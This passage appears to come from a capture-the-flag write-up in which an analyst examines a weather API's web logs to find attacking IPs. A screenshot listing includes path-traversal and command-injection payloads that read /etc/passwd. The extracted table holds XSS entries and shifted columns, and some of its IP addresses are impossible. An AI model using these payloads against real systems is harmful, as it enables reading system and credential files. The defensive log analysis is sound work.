


Figure 218 - Weather Data Screenshot




Figure 219 - Weather Data Screenshot

The screenshot shows a software interface with a sidebar containing various sorting and filtering options. A main search results window is open, displaying a list of URLs. The search term 'etc/passwd' is entered in the search bar at the top of the results window. The results list includes several entries, many of which are checked with a checkbox icon. The entries are:

- ... (Select All Search Results)
- ... Add current selection to filter
- ... /api/login?id=|./|.|.|.|.|.|.|.|./|.|.|.|./|.|./etc/passwd
- ... /api/login?id=../../../../../../../../etc/passwd
- ... /api/login?id=cat /etc/passwd||
- ... /api/stations?station_id=|cat /etc/passwd|
- ... /api/weather?station_id="/%2e/%2e.%2e.%2e/.%2e/.%2e/etc/passwd
- ... /api/weather?station_id=../../../../../../../../bin/cat /etc/passwd\x00|
- ... /api/weather?station_id=../../../../../../../../etc/passwd
- ... /api/weather?station_id=../../../../../../../../etc/passwd
- ... /api/weather?station_id=/etc/passwd
- ... /api/weather?station_id=;cat /etc/passwd
- ... /api/weather?station_id='/etc/passwd`

Figure 220 - Weather Data Screenshot




Figure 221 - Weather Data Screenshot




Figure 222 - Weather Data Screenshot




Figure 223 - Weather Data Screenshot




Figure 224 - Weather Data Screenshot

Doing it this way in Excel, helps us visualise it much easier and we can see a lot of it comes from automated scanning. Now to count how many of each type we have got.

Row Labels	Count of Type
LFI	11
Shellshock	6
SQLi	29
XSS	16
(blank)	
Grand Total	62

Figure 225 - Weather Data Screenshot

A bit low on numbers, we remember the line:

If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs.

Since the only reasonable attribute we can pivot off now is the user agent, that's what we'll do. We're helped by seeing a user-agent for Metasploit⁷⁵ and malware⁷⁶.




Figure 226 - Weather Data Screenshot




Figure 227 - Weather Data Screenshot

We perform an INDEX MATCH⁷⁷ to only bring rows back where the user agent is equal to the ones found from the initial reconnaissance. This brings back 146 which is too many. Sifting through the data, the majority seem to only have 1 or 2 records, so we exclude any IPs that appear several times (except if one has been caught already) and we now have 100 sources of poisoning (with a few duplicate IPs)

ts	orig_h	host	uri	useragent	Type	Duplicate?	S	T	U
23336	2019-11-01T0:12-31-0700	95.166.116.45	<script></script>	Mozilla/5.0 (Linux; Android 4.0.4; Galaxy Nexus Build/JMM76B) AppleWebKit/535.19 (KHTML, like Gecko) Chrome/1.0.357.157 Safari/535.19	XSS	YES			
23341	2019-11-05T03:21-01-0700	206.75.228.240	<script></script>	Mozilla/5.0 (Linux; Android 4.4; Nexus 5 Build/Kkqldl) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/34.0.1847.116 Safari/537.36	XSS	YES			
24011	2019-11-03T16:17-12-0700	168.66.108.62	<script></script>	Mozilla/5.0 (Linux; Android 5.1.1; Nexus 5 Build/LMY48B; wv) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/65.0.332.57 Safari/537.36	XSS	YES			
24805	2019-11-02T03:36-50-0700	80.241.147.207	<script></script>	Mozilla/5.0 (Linux; U; Android 4.1.1; en-gb; Build/JELLYBEAN_4.1.1) AppleWebKit/534.36 (KHTML, like Gecko) Version/4.0 Safari/534.36	XSS	YES			
24347	2019-10-23T23:50-19-0700	123.127.233.97	<script></script>	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/600.7.12 (KHTML, like Gecko) Version/8.0.7 Safari/600.7.12	XSS	YES			
27392	2019-10-17T01:23-47-0700	254.140.181.172	10.20.3.8 /api/weat	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10_4) AppleWebKit/525.18 (KHTML, like Gecko) Version/3.1.2 Safari/525.18	XSS	YES			
29445	2019-10-17T01:25-52-0700	249.90.116.138	srf.elfu.or /wp-login	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/79.0.3945.88 Safari/537.36	Duplicate	YES			
29539	2019-10-17T00:25-53-0700	28.169.41.122	srf.elfu.or /api/login	Mozilla/5.0 (Windows NT 10.0; Win64; x64)		LF1	YES		
30248	2019-10-13T04:54-13-0700	34.179.179.28	srf.elfu.or /api/mea	Mozilla/5.0 (Windows NT 5.1; rv:5.0)		SQ1	YES		
30380	2019-10-13T04:54-13-0700	231.241.108.238	srf.elfu.or /api/meas	Mozilla/5.0 (Windows NT 5.1; rv:5.0)		Duplicate	YES		
30436	2019-10-11T00:31-29-0700	27.88.56.114	-	/api/weat	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Chrome/53.0		SQ1	YES	
30649	2019-10-11T00:36-42-0700	92.213.148.0	-	/api/weat	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:53.0) Gecko/20100101 Chrome/53.0		Duplicate	YES	
30713	2019-10-08T20:05-29-0700	44.74.106.131	srf.elfu.or /api/stat	Mozilla/5.0 (Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/525.13		XSS	YES		
31208	2019-10-08T21:54-58-0700	97.220.93.190	srf.elfu.or /safebrowsing	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.13 (KHTML, like Gecko) chrome/4.0.221.6 safari/525.13		Duplicate	YES		
31218	2019-10-17T01:14-57-0700	87.195.80.126	10.20.3.8 /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)		Duplicate	YES		
31238	2019-10-17T01:14-59-0700	131.186.145.73	10.20.3.8 /api/stat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)		LF1	YES		
32356	2019-10-17T01:23-47-0700	33.132.98.193	srf.elfu.or /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.2; sv; rv:3.8.1.15) Gecko/20080623 Firefox/2.0.0.15		SQ1	YES		
36729	2019-10-17T01:28-47-0700	84.185.44.188	10.20.3.8 /api/weat	Mozilla/5.0 (X11; Linux i686; en-US; rv:1.9.1.16) Gecko/20071004 Firefox/2.0.0.8-1		SQ1	YES		
41259	2019-10-17T01:23-48-0700	250.50.77.238	srf.elfu.or /api/weat	Mozilla/5.0 (X11; Linux i686; rv:1.9.0.5) Gecko/2008121711 Ubuntu/9.04 (jaunty) Firefox/3.0.5		SQ1	YES		
44246	2019-10-17T01:18-15-0700	229.133.163.335	srf.elfu.or /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30779)		LF1	YES		
44767	2019-10-17T01:18-32-0700	53.160.218.44	srf.elfu.or /api/weat	Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.9.2.3) Gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30729)		Duplicate	YES		
45301	2019-10-16T03:37-11-0700	2.240.116.254	srf.elfu.or /api/weat	Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)		SQ1	YES		
45810	2019-10-16T03:52-02-0700	253.65.40.39	-	/api/weat	Mozilla/5.0 (Windows NT 5.1; en-US; rv:1.9.2.3) gecko/20100401 Firefox/3.6.1 (NET CLR 3.5.30731)		Duplicate	YES	
47086	2019-10-17T01:23-51-0700	226.240.188.154	srf.elfu.or /api/weat	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)		Duplicate	YES		
48069	2019-10-17T01:23-55-0700	187.178.169.123	10.20.3.8 /api/weat	Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/5.0)		LF1	YES		
50359	2019-10-17T01:16-20-0700	148.146.134.52	-	/css/free	Opera/8.81 (Windows NT 6.1; en)		Duplicate	YES	
52655	2019-10-17T01:16-25-0700	253.382.102.55	srf.elfu.or /api/weat	Opera/8.81 (Windows NT 6.1; en)		LF1	YES		
